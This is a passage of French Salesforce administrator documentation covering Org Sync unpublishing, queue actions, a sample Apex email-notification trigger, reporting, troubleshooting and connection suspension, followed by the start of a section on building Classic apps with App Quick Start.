   Remarque: Lorsque vous transférez une requête vers l'organisation secondaire, l'option de transfert des membres de l'équipe de requête utilisateur, des éléments de fil, des commentaires de fil ou de l'équipe de requête prédéfinie n'est pas affichée, car ces éléments sont automatiquement transférés avec la requête. Les membres d'équipe de requête de contact ne sont pas pris en charge.
6. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher le statut de partage externe d'un enregistrement :
- Lire sur l'enregistrement

Pour gérer la connexion Synchronisation de l'organisation :
- Gérer les connexions

## Annulation de la publication d'objets et de champs

Pour arrêter la synchronisation d'un objet ou d'un champ, vous pouvez annuler sa publication dans vos organisations, dans Synchronisation de l'organisation. Tenez compte de toutes les relations de référence associées aux objets ou aux champs dont vous annulez la publication.

Lorsque vous annulez la publication d'un **objet** dans Synchronisation de l'organisation, tous les enregistrements synchronisés de ce type d'objet sont déconnectés entre les deux organisations. Par exemple, si vous annulez la publication de l'objet Compte, puis modifiez un enregistrement de compte synchronisé dans l'organisation principale, cette modification n'est pas reflétée dans l'organisation secondaire, car les comptes ne sont plus synchronisés.

Lorsque vous annulez la publication d'un **champ** d'un objet dans la Synchronisation de l'organisation, les enregistrements synchronisés des objets de ce type ne synchronisent plus ce champ. Par exemple, si vous annulez la publication du champ `Montant` dans l'objet Opportunité, les enregistrements d'opportunités synchronisés restent synchronisés, mais les modifications apportées au champ `Montant` d'un enregistrement d'opportunité ne sont pas reflétées dans l'autre organisation. Si un enregistrement d'opportunité est créé après l'annulation de la publication du champ `Montant`, il est transmis automatiquement à l'organisation secondaire, mais il n'affiche pas le champ `Montant` dans l'organisation secondaire.

**Éditions**

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour modifier des objets publiés :

- Gérer les connexions

1. Pour annuler la publication d'un objet :
   a. Connectez-vous à l'organisation principale.
   b. Accédez à l'onglet Connexions.
   c. Dans la colonne Nom de connexion, cliquez sur la connexion Synchronisation de l'organisation.
   d. Dans la section Objets publiés, cliquez sur **Publier/Annuler la publication**.
   e. Désélectionnez l'objet dont vous souhaitez annuler la publication.
   f. Cliquez sur **Enregistrer**.
   g. Si une synchronisation bidirectionnelle est mise en oeuvre, suivez les étapes ci-dessus dans l'organisation secondaire.
2. Pour annuler la publication d'un champ :
   a. Connectez-vous à l'organisation principale.
   b. Accédez à l'onglet Connexions.
   c. Dans la colonne Nom de connexion, cliquez sur la connexion Synchronisation de l'organisation.
   d. Dans la section Objets publiés, cliquez sur **Modifier** en regard du nom de l'objet dont vous souhaitez annuler la publication.
   e. Désélectionnez le champ dont vous souhaitez annuler la publication.
   f. Cliquez sur **Enregistrer**.
   g. Si une synchronisation bidirectionnelle est mise en oeuvre, suivez les étapes ci-dessus dans l'organisation secondaire.

## Gestion de la synchronisation de l'organisation

Restez informé(e) sur la santé de votre environnement Synchronisation de l'organisation.

Éditions

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Surveillance de l'environnement de Synchronisation de l'organisation

La page de détail de connexion inclut des informations importantes qui vous informent sur le statut de votre connexion de Synchronisation de l'organisation.

### Actions dans la file d'attente d'enregistrements de la Synchronisation de l'organisation

Lorsqu'une mise à jour d'enregistrement est envoyée entre les organisations primaire et secondaire, l'enregistrement est placé dans la file d'attente d'enregistrements de la Synchronisation de l'organisation, dans la page de détail de votre connexion. La colonne `Action` de la file d'attente répertorie les actions de réplication exécutées pour un enregistrement.

### Suivi des échecs de synchronisation avec un déclencheur de journal de synchronisation de l'organisation

Vous pouvez écrire des déclencheurs Apex pour le journal de synchronisation de l'organisation, afin de rester informé(e) de la progression de la synchronisation et de suivre les échecs.

### Création de rapports dans le journal de synchronisation de l'organisation

En tant qu'administrateur de la synchronisation de l'organisation, vous pouvez créer des types de rapport personnalisés pour le Journal de synchronisation de l'organisation afin de rester informé(e) des échecs de synchronisation.

### Diagnostic des problèmes de synchronisation

Les utilisateurs de la fonctionnalité Synchronisation de l'organisation peuvent rencontrer des problèmes en passant d'une organisation à l'autre. Pour déterminer l'origine du problème et le résoudre, suivez les étapes de dépannage ci-dessous.

### Suspension de votre connexion Synchronisation de l'organisation

Si vous rencontrez des échecs de synchronisation réguliers ou devez apporter des modifications importantes dans votre organisation, vous pouvez suspendre la connexion entre vos organisations principale et secondaire. Les mises à jour effectuées pendant la suspension de la connexion ne sont pas synchronisées tant que vous ne reprenez pas la connexion.

## Surveillance de l'environnement de Synchronisation de l'organisation

La page de détail de connexion inclut des informations importantes qui vous informent sur le statut de votre connexion de Synchronisation de l'organisation.

Éditions

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Lorsqu'une mise à jour d'enregistrement est transmise entre des organisations, elle est affichée dans la file d'attente des enregistrements de synchronisation de l'organisation, dans la page de détail de votre connexion Synchronisation de l'organisation, jusqu'à sa réception par l'organisation liée. La file d'attente indique les actions de synchronisation sortantes. Ainsi, les transmissions de mises à jour en cours vers l'organisation secondaire sont affichées dans la file d'attente de l'organisation principale.

Si la synchronisation d'une mise à jour échoue, le système effectue une nouvelle tentative. La colonne `Date de nouvelle tentative` dans la file d'attente indique la date du nouvel essai par le système. Après plusieurs tentatives, la mise à jour est consignée dans le journal de synchronisation de l'organisation et retirée de la file d'attente. Le journal affiche une entrée lors de la première tentative de mise à jour, et une autre lors de la dernière tentative échouée ou réussie (les nouvelles tentatives ne s'appliquent pas aux synchronisations d'utilisateurs et de métadonnées, qui sont immédiatement consignées dans le journal de synchronisation de l'organisation en cas d'échec).

La section Journal de synchronisation de l'organisation dans la page de détail de la connexion affiche les entrées du journal les plus récentes avec un lien vers le journal complet, qui se situe sous l'onglet Journal de synchronisation de l'organisation dans Salesforce.

Chaque entrée du journal répertorie l'enregistrement affecté, le type de mise à jour, l'heure de sa consignation, le statut et (en cas d'erreur) le code d'erreur. Le champ `Statut` affiche `Nouvel essai` lorsque la synchronisation d'une mise à jour échoue à la première tentative, et `Échoué` ou `Résolu` après plusieurs tentatives.

Conseil:

- Si le statut de l'événement ne s'affiche pas, ajoutez le champ `Statut` à la présentation de page du journal de synchronisation de l'organisation.
- Cliquez sur le numéro de l'événement pour afficher ses détails et (en cas d'erreur) une description de l'erreur.

Les échecs de réplication sont généralement dus à des relations de référence non résolus. Une fois le problème corrigé, l'enregistrement est rajouté à la file d'attente de l'enregistrement lors de sa mise à jour suivante. La colonne `Action` dans la file d'attente peut apporter des précisions sur les échecs des opérations.

## Actions dans la file d'attente d'enregistrements de la Synchronisation de l'organisation

Lorsqu'une mise à jour d'enregistrement est envoyée entre les organisations primaire et secondaire, l'enregistrement est placé dans la file d'attente d'enregistrements de la Synchronisation de l'organisation, dans la page de détail de votre connexion. La colonne `Action` de la file d'attente répertorie les actions de réplication exécutées pour un enregistrement.

Les enregistrements de la file répertorient l'une des actions ci-dessous.

| Action | Définition |
|---|---|
| `Synchronisation en masse` | Les enregistrements créés ou mis à jour après la date de synchronisation en masse spécifiée sont copiés vers l'organisation liée. |
| `Utilisateurs de la synchronisation en masse` | La copie des enregistrements utilisateur vers l'organisation liée est en cours. |
| `Connexion admin reprise` | La connexion Synchronisation de l'organisation a été reprise par un utilisateur. |
| `Connexion admin suspendue` | La connexion Synchronisation de l'organisation a été suspendue par un utilisateur. Les mises à jour sont ajoutées à la File d'attente des enregistrements de synchronisation de l'organisation et traitées lorsqu'un utilisateur reprend la connexion. |
| `Désactivation de la connexion` | La connexion Synchronisation de l'organisation a été désactivée. |
| `Connexion reprise` | La connexion Synchronisation de l'organisation a été automatiquement reprise, car les deux organisations sont désormais disponibles. |
| `Connexion suspendue` | La connexion Synchronisation de l'organisation a été automatiquement suspendue, car l'une des organisations liées n'est pas disponible. Les mises à jour sont ajoutées à la File d'attente des enregistrements de synchronisation de |

Éditions

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Action | Définition |
| --- | --- |
| | l'organisation et traitées lorsque la connexion reprend. |
| Mise à jour de la connexion | Le propriétaire de la connexion Synchronisation de l'organisation a été mis à jour, et l'envoi de cette mise à jour vers l'organisation liée est en cours. |
| Suppression du mappage des champs | La publication d'un champ a été annulée, et l'annulation de sa publication dans l'organisation liée est en cours. |
| Mise à jour du nom du mappage des champs | Un nom de champ a été mis à jour, et l'envoi de cette mise à jour vers l'organisation liée est en cours. |
| Mise à jour du mappage des champs | Une définition de champ a été mise à jour pour cet enregistrement, et l'envoi de cette mise à jour vers l'organisation liée est en cours. |
| Insertion générique | La copie de l'enregistrement vers l'organisation liée est en cours. |
| Mise à jour générique | Un enregistrement a été mis à jour, et l'envoi de cette mise à jour vers l'organisation liée est en cours. |
| E-mail de mise à jour du mappage | Le mappage d'un type, d'un champ ou d'une valeur a été mis à jour, et la notification par e-mail de l'administrateur Salesforce est en cours. |
| ID de partenaire manquant | L'ID d'entité partenaire de l'enregistrement est manquant, et sa détection est en cours (aucune action requise). |
| Suppression de la réplication | L'enregistrement a été supprimé, et sa suppression dans l'organisation liée est en cours. |
| Annulation de la suppression de la réplication | La suppression de l'enregistrement a été annulée, et l'annulation de sa suppression dans l'organisation liée est en cours. |
| Suppression du mappage des types | Un mappage de type (par exemple une définition d'objet personnalisé) a été supprimé, et sa suppression dans l'organisation liée est en cours. |
| Mise à jour du nom du mappage des types | Un nom de mappage de type a été mis à jour, et l'envoi de cette mise à jour vers l'organisation liée est en cours. |
| Sous-partenaire de définition du mappage des types | Un objet publié a été abonné, et l'envoi de cette mise à jour à l'organisation liée est en cours. |
| Mise à jour du mappage des types | Un mappage de type a été mis à jour, et l'envoi de cette mise à jour vers l'organisation liée est en cours. |
| Mise à jour/insertion d'utilisateurs | La copie d'un utilisateur vers l'organisation liée est en cours. |
| Suppression du mappage des valeurs | Un mappage d'une valeur de liste de sélection a été supprimé, et sa suppression dans l'organisation liée est en cours. |

## Suivi des échecs de synchronisation avec un déclencheur de journal de synchronisation de l'organisation

Vous pouvez écrire des déclencheurs Apex pour le journal de synchronisation de l'organisation, afin de rester informé(e) de la progression de la synchronisation et de suivre les échecs.

Pour utiliser des déclencheurs dans le journal de synchronisation de l'organisation, vous avez le choix entre plusieurs méthodes :

- Écrivez un déclencheur qui envoie un e-mail à l'administrateur lorsque plus de 10 nouvelles entrées sont consignées dans le journal au cours des dernières 24 heures.
- Si une entrée est consignée dans le journal pour un compte, déclenchez une règle de workflow qui marque le compte avec un indicateur « Révision nécessaire ».

Pour créer des déclencheurs du journal de synchronisation de l'organisation, dans Configuration, saisissez *Journal de synchronisation de l'organisation* dans la case Recherche rapide, puis sélectionnez **Déclencheurs**.

Éditions

Disponible avec : Salesforce Classic

La Synchronisation de l'organisation est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Exemple: Le déclencheur suivant envoie un e-mail à l'administrateur lorsqu'une nouvelle entrée est ajoutée au journal. Remplacez le texte en **caractères gras** par votre adresse e-mail.

```
trigger NotifyOrgSyncEntry on PartnerNetWorkSyncLog (after insert) {
    Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
    mail.setToAddresses(new String[] {'test@salesforce.com'});
    mail.setReplyTo('test@salesforce.com');
    mail.setSubject('New Org Sync Log Entry');
    mail.setPlainTextBody('There is a new entry in the Org Sync Log.');
    mail.setUseSignature(false);
    Messaging.sendEmail(new Messaging.SingleEmailMessage[]{mail});
}
```

## Création de rapports dans le journal de synchronisation de l'organisation

En tant qu'administrateur de la synchronisation de l'organisation, vous pouvez créer des types de rapport personnalisés pour le Journal de synchronisation de l'organisation afin de rester informé(e) des échecs de synchronisation.

Lorsque vous créez un type de rapport personnalisé, l'objet Journal de synchronisation de l'organisation sert d'objet principal ou secondaire de n'importe quel objet pris en charge dans la synchronisation de l'organisation (par exemple, Comptes ou Contacts). Pour surveiller la santé de votre environnement de Synchronisation de l'organisation à l'aide de rapports, vous avez le choix entre plusieurs méthodes :

- Créez un rapport personnalisé dans l'objet Journal de synchronisation de l'organisation, qui répertorie toutes les entrées au journal sur une période spécifique.
- Créez un rapport personnalisé dans l'objet Requête qui répertorie toutes les entrées au journal concernant des enregistrements associés à une requête au cours du dernier mois.
- Créez un tableau de bord avec des rapports qui indiquent :
  - Le nombre d'entrées du journal au cours des dernières 24 heures
  - Le nombre d'entrées du journal par type de fichier

Éditions

Disponible avec : Salesforce Classic

La Synchronisation de l'organisation est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Remarque: Le journal affiche les événements de synchronisation sortante. Par conséquent, le même rapport renvoie des résultats différents selon l'organisation dans laquelle vous travaillez.

Exemple: Robert, un administrateur Salesforce, souhaite créer un type de rapport personnalisé qui répertorie toutes les entrées au journal concernant les enregistrements associés d'un compte au cours de la semaine passée :

- Il crée un type de rapport personnalisé appelé Entrées du compte au Journal de synchronisation de l'organisation, qu'il enregistre dans le dossier Autres rapports.
- Il définit Compte en tant qu'objet supérieur dans le type de rapport et Journal de synchronisation de l'organisation en tant qu'objet enfant, en utilisant la relation **Chaque enregistrement "A" doit avoir au moins un enregistrement "B" associé**.
- Sous Champs disponibles pour les rapports, il sélectionne les champs à ajouter au type de rapport.
- Il crée un rapport en utilisant son nouveau type de rapport personnalisé, puis sélectionne la plage **Semaine dernière**.

## Diagnostic des problèmes de synchronisation

Les utilisateurs de la fonctionnalité Synchronisation de l'organisation peuvent rencontrer des problèmes en passant d'une organisation à l'autre. Pour déterminer l'origine du problème et le résoudre, suivez les étapes de dépannage ci-dessous.

Éditions

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Si un enregistrement synchronisé est manquant dans l'organisation liée...

| Raison possible | Procédure à suivre |
| --- | --- |
| Le processus de copie de l'enregistrement vers l'organisation liée est en cours. | Dans l'organisation dans laquelle l'enregistrement a été créé, examinez la file d'attente des enregistrements de synchronisation de l'organisation dans la page de détails de la connexion. Si l'enregistrement est répertorié dans la file d'attente, sa copie vers l'organisation liée est en cours.<br>Lorsque la copie réussit ou échoue, l'enregistrement n'est plus répertorié dans la file d'attente. Si la copie échoue, il est ajouté au Journal de synchronisation de l'organisation. Consultez le journal pour en savoir plus. |
| Le type d'objet de l'enregistrement n'est pas publié ni abonné. | 1. Publiez et abonnez-vous à l'objet.<br>2. Effectuez une synchronisation en masse afin de copier les enregistrements de ce type d'objet vers l'organisation liée. |
| Le parent de l'enregistrement n'a pas été copié vers l'organisation liée. | 1. Confirmez que le type d'objet de l'enregistrement parent est publié et abonné.<br>2. Transmettez manuellement l'enregistrement parent vers l'organisation liée via la liste associée Partage externe de la page de détail de l'enregistrement.<br>Une fois l'enregistrement parent transmis, les enregistrements enfants uniquement, comme |

| Raison possible | Procédure à suivre |
| --- | --- |
| | les commentaires de requête, sont automatiquement transmis, mais les autres enregistrements enfants (comme les contacts) doivent être transférés manuellement. |
| Les métadonnées de l'objet de l'enregistrement ne correspondent pas entre les deux organisations primaire et secondaire. Par exemple, un type de champ ou d'enregistrement est manquant dans une organisation. | Mettez à jour les métadonnées des organisations de sorte qu'elles correspondent. |
| L'enregistrement n'a pas été modifié ni créé après la date limite que vous avez sélectionnée lors de l'exécution de la synchronisation en masse. | La synchronisation en masse a copié uniquement les enregistrements créés ou modifiés après la date que vous avez sélectionnée lors de l'exécution de la synchronisation en masse. La date limite la plus proche que vous avez sélectionnée est un an avant la date actuelle. Si nécessaire, vous pouvez transmettre manuellement l'enregistrement vers l'organisation liée via la liste associée Partage externe. |

Si l'organisation secondaire n'est pas disponible...

| Raison possible | Procédure à suivre |
| --- | --- |
| Lorsqu'une opération de maintenance est en cours dans l'organisation secondaire, toutes les mises à jour d'enregistrement envoyées depuis l'organisation principale sont interrompues, et un grand nombre d'éléments peuvent s'accumuler dans la file d'attente des enregistrements de synchronisation de l'organisation. | Attendez la fin de l'opération de maintenance. Une fois l'organisation secondaire disponible, l'organisation principale reprend l'envoi des mises à jour d'enregistrement. |

Si la copie d'un nouvel utilisateur est en cours vers l'organisation liée...

| Raison possible | Procédure à suivre |
| --- | --- |
| Un nouveau profil est attribué à l'utilisateur et ce profil n'a pas été créé dans l'organisation liée. | Le journal de synchronisation de l'organisation répertorie l'utilisateur en tant qu'échec de réplication. Pour ajouter l'utilisateur à l'organisation liée, ajoutez d'abord le profil qui lui a été attribué :<br>**1.** Créez le profil dans l'organisation liée, en vous assurant qu'il porte le même nom dans les deux organisations.<br>**2.** Dans l'organisation dans laquelle l'utilisateur a été créé, accédez à l'enregistrement utilisateur. Dans l'enregistrement utilisateur, sélectionnez **Modifier**, puis cliquez sur **Enregistrer** pour déclencher sa réplication. |
| L'utilisateur ne possède pas de licence utilisateur Salesforce standard. | Seuls les utilisateurs qui disposent de licences Salesforce standard sont synchronisés. |

## Suspension de votre connexion Synchronisation de l'organisation

Si vous rencontrez des échecs de synchronisation réguliers ou devez apporter des modifications importantes dans votre organisation, vous pouvez suspendre la connexion entre vos organisations principale et secondaire. Les mises à jour effectuées pendant la suspension de la connexion ne sont pas synchronisées tant que vous ne reprenez pas la connexion.

Pour suspendre la connexion entre vos organisations :

1. Accédez à la page de détail de la connexion Synchronisation de l'organisation.
2. En haut de la page, cliquez sur **+ Suspendre**.
3. Cliquez sur **OK**.
4. Si vous utilisez une synchronisation bidirectionnelle et souhaitez interrompre les mises à jour dans les deux directions (recommandé), exécutez également les étapes précédentes dans l'organisation secondaire. La suspension d'une connexion dans une seule direction peut entraîner des erreurs de synchronisation.

Pour reprendre la connexion entre vos organisations :

1. Accédez à la page de détail de la connexion Synchronisation de l'organisation.
2. En haut de la page, cliquez sur **+ Reprendre**.
3. Si vous suspendez les mises à jour dans les deux directions, exécutez également les étapes précédentes dans l'organisation liée.

Lorsque la connexion est reprise, Salesforce envoie les mises à jour depuis la file d'attente vers l'organisation liée. Le délai nécessaire pour traiter toutes les mises à jour en attente varie selon l'importance de la file d'attente.

**Important:** Plus la file d'attente est importante, plus la durée de synchronisation des deux organisations est longue. Pour limiter les problèmes de synchronisation, reprenez la connexion dès que possible.

**Éditions**

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour suspendre et reprendre la connexion Synchronisation de l'organisation :
- Gérer les connexions

### Avant la suspension de votre connexion Synchronisation de l'organisation

Si nécessaire, vous pouvez suspendre provisoirement la connexion Synchronisation de l'organisation entre vos organisations Salesforce principale et secondaire. Avant de suspendre la connexion, prenez connaissance du processus.

**Éditions**

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Quand dois-je suspendre la connexion ?**

Vous pouvez suspendre la connexion dans les cas suivants :

- Vous rencontrez de nombreux échecs de synchronisation, et vous souhaitez identifier et corriger le problème.
- Vous devez apporter des modifications importantes dans une ou dans les deux organisations, qui vont empêcher la synchronisation des données.

**Quelles sont les conséquences de la suspension de la connexion pour les utilisateurs ?**

Pour la plupart des utilisateurs, la suspension de la connexion n'a aucune conséquence. Les utilisateurs qui disposent de l'autorisation « Gérer les connexions » remarqueront quelques modifications dans la page de détail de la connexion Synchronisation de l'organisation :

- Un bouton **Reprendre** est affiché à la place du bouton **Suspendre**.
- Le journal Historique de la connexion affiche un événement récent `Connexion suspendue par l'administrateur`.
- Le champ `Propriétaire de la connexion` et les options de synchronisation des métadonnées, des utilisateurs et des champs d'audit peuvent être mises à jour, mais les mises à jour sont envoyées vers l'organisation liée uniquement à la reprise de la connexion.
- Selon la durée d'interruption de la connexion, la file d'attente peut inclure un nombre de mises à jour supérieur à la normale.

- Les listes associées Objets publiés et Objets abonnés sont masquées.

De plus, le propriétaire de la connexion et l'utilisateur qui a suspendu la connexion reçoivent deux e-mails par jour indiquant le nombre d'événements dans la file d'attente.

**Que se passe-t-il lorsque la connexion est suspendue ?**

Toutes les mises à jour effectuées pendant la suspension de la connexion sont ajoutées à la file d'attente des enregistrements de Synchronisation de l'organisation. Les mises à jour en file d'attente sont envoyées à l'organisation liée uniquement à la reprise de la connexion.

**Important:** Plus la file d'attente est importante, plus la durée de synchronisation des deux organisations est longue. Pour limiter les problèmes de synchronisation, reprenez la connexion dès que possible.

# Création d'applications

## Qu'est-ce qu'une application Salesforce ?

Une « application » est un groupe d'éléments agissant comme une unité pour permettre le fonctionnement de l'application. Il existe deux types d'application Salesforce : les applications Classic et les applications Lightning Les applications Classic sont créées et gérées dans Salesforce Classic. Les applications Lightning sont créées et gérées dans Lightning Experience. Vous pouvez personnaliser les deux types d'application pour les adapter aux besoins de vos utilisateurs.

Les applications Classic sont une collection d'onglets standard et personnalisé, qui comprennent :

- La plupart des objets standards, notamment l'Accueil, le fil Chatter principal, des groupes et des personnes.
- Les objets personnalisés de votre organisation
- Des onglets Visualforce
- Des onglets de composant Lightning
- Des applications de zone de dessin via des onglets Visualforce
- Des onglets Web

Les applications Lightning sont une collection d'éléments qui comprennent la liste des applications Classic list, des onglets Page Lightning et des utilitaires tels que Lightning Voice. Vous pouvez adapter les applications Lightning à votre marque en ajoutant un logo et en utilisant une couleur personnalisée pour la barre de navigation.

Vous pouvez également mettre à niveau les applications Classic vers des applications Lightning dans Lightning Experience, mais les deux versions de l'application doivent être gérées séparément dans leur propre environnement.

Salesforce fournit des applications standard comme Ventes et Centre d'appel.

Vous pouvez aussi créer vos propres applications à la demande en regroupant des éléments dans de nouvelles applications personnalisées. Une application personnalisée est constituée d'une étiquette, d'une description et d'une liste ordonnée d'éléments qui contiennent très souvent des onglets. Vous pouvez également ajouter des logos personnalisés et votre marque aux applications personnalisées.

Dans Salesforce Classic, les applications personnalisées sont répertoriées dans le menu des applications Force.com, dans une liste déroulante affichée en haut de chaque page.

**Éditions**


Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition


**AUTORISATIONS UTILISATEUR**

Pour afficher les applications :
- Afficher la configuration

Pour gérer les applications :
- Personnaliser l'application




Dans Lightning Experience, vous pouvez accéder aux applications personnalisées disponibles via le Lanceur d'application ( ).




Lorsque vous sélectionnez une application, l'écran change pour refléter son contenu. Par exemple, si vous basculez depuis une application qui contient des opportunités vers une application qui n'en contient pas, l'élément Opportunités disparaît. En outre, l'application peut afficher un onglet de *destination par défaut* différent lorsqu'elle est sélectionnée.

Les applications sont associées à des profils. Les profils contrôlent les onglets que vous pouvez afficher ou masquer, et les applications auxquelles vous avez accès.

CONSULTER ÉGALEMENT :

- Création d'applications personnalisées pour Salesforce Classic
- Réorganisation des applications
- Considérations relatives aux applications Salesforce

## Création d'applications dans Salesforce Classic avec le Démarrage rapide de l'application

Le démarrage rapide de l'application offre une méthode rapide de création d'application Classic de base en une seule étape.

1. Dans Configuration, saisissez *Applications* dans la case Recherche rapide, puis sélectionnez **Applications** et cliquez sur **Démarrage rapide**. Alternativement, depuis la page d'accueil Force.com, cliquez sur **Ajouter une application** sous **Mise en route** ou sur **Démarrage rapide d'application** sous **Liens rapides**.
2. Saisissez les informations requises pour votre application.

| Nom du champ | Description |
|---|---|
| Étiquette d'application | Le nom de l'application qui s'affiche dans le menu des applications Force.com. L'étiquette peut inclure jusqu'à 40 caractères, espaces compris. |
| Étiquette au pluriel | Nom de l'objet au pluriel. Ce nom s'affiche sur l'onglet. |
| Étiquette au singulier | Nom utilisé pour faire référence à l'objet dans les pages de l'interface utilisateur. |
| Genre | Si la langue par défaut de votre organisation l'exige, spécifiez le genre de l'étiquette. Ce champ s'affiche si la langue par défaut applicable à l'échelle de l'organisation nécessite un genre. |
| Commence par un son vocalique | Si la langue par défaut de votre organisation l'exige, activez cette option pour indiquer que votre étiquette doit être précédée d'une apostrophe (« l' » au lieu de « la/le »). |

3. Cliquez sur **Créer**.
4. Dans la page **Tout est prêt pour commencer !**, cliquez sur **ici** pour ajouter de nouveaux champs à votre application.
5. Pour afficher votre application telle que les utilisateurs la voient, cliquez sur **Accéder à Mon application**.

Le démarrage rapide d'application :

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des applications :

- Personnaliser l'application

  ET

  Gérer les profils et les ensembles d'autorisations

- Génère une étiquette d'application et un nom d'API (nom unique utilisé pour référencer un l'objet lors de l'utilisation de l'API Force.com).
- Génère une étiquette d'objet et un nom d'API.
- Génère une étiquette d'onglet et associe l'onglet à l'objet.
- Active le suivi de fil de l'objet. Le suivi de fil permet aux personnes de suivre les enregistrements de ce type d'objet et d'afficher les mises à jour de fil Chatter.
- Active l'accès à l'application et à l'onglet dans votre profil d'utilisateur. Tout utilisateur disposant de l'autorisation « Modifier toutes les données » a également accès à l'objet.
- Génère un ensemble d'autorisations qui accorde l'accès au nouvel objet personnalisé.
- Attribue l'ensemble d'autorisations à l'utilisateur qui crée l'application.

**Remarque:** Si vous êtes dans une application personnalisée, seuls les onglets inclus dans l'application sont affichés et contiennent le bouton Créer.

Une fois l'application créée, vous pouvez la développer avec davantage de composants, spécifier des paramètres d'accès et ajouter des utilisateurs à votre organisation.

CONSULTER ÉGALEMENT :

Démarrage rapide de l'application : étapes suivantes de création et de gestion d'applications Salesforce Classic

Considérations relatives aux applications Salesforce

# Démarrage rapide de l'application : étapes suivantes de création et de gestion d'applications Salesforce Classic

Lorsque vous avez créé une application de base avec le démarrage rapide dans Salesforce Classic, vous pouvez compléter l'application avec d'autres objets et champs, définir ses paramètres d'accès et ajouter des utilisateurs pour partager l'application.

1. Créez votre application avec les composants de base utilisés dans des applications.
   - Créez des objets, qui sont des tables de base de données personnalisées permettant de stocker des informations spécifiques à votre application.
   - Créez des onglets qui sont associés aux objets que vous avez créés.
   - Pour chaque objet, créez des champs pour stocker des informations importantes de votre organisation.
